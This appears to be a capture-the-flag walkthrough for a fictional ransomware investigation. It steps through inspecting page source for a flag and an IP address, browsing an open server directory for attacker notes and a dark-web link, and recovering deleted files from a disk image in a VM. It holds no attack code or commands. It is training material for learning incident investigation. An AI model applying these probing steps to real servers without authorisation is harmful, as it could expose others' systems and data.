
Analyze Source Code

Inspect the source code of the page to uncover clues left by the attacker. These could be comments, hidden elements, or JavaScript code that might contain valuable information.
Discover the First Flag and IP Address

Search the source code for hints that lead to the first flag. Additionally, locate any IP addresses mentioned in the comments. This IP address might be relevant to the investigation.



Challenge #2: The Dark World



Explore Secret Paths


Utilize the IP address found earlier to access the ADV Police server. Examine the open directories, specifically the path http://<ip>/source/secret/, as it might contain crucial information.

Investigate Ransomware Attack

Upon accessing the secret directory, ascertain that the server has been compromised by ransomware. Investigate any notes or messages left by the attacker in this compromised state.


Extract Information from Notes

Examine the notes left behind by the attacker. They might contain references to data on the dark web. Look for URLs in a readme.txt file that could potentially lead to the dark web location.




Access the Dark Web URL

Navigate to the dark web URL extracted from the readme.txt file. On this site, the attacker might have posted sensitive data. Keep an eye out for an image file among the uploaded data.




Challenge #3: Police Station – Forensics Lab



Analyse the Image File

Download the image file and import it into a virtual machine (VM). By doing so, you can isolate the potentially malicious content while analysing it. Conduct scans and investigation within the controlled VM environment to identify any sensitive files or hidden data.

During the analysis of the image file, attempt to recover any files that the attacker had deleted. These files could hold the final piece of the puzzle, leading to the identification of the final flag.



Completing these steps methodically and meticulously will guide you toward successfully uncovering the final flag, shedding light on the entirety of the attack and its aftermath. Good luck with your investigation!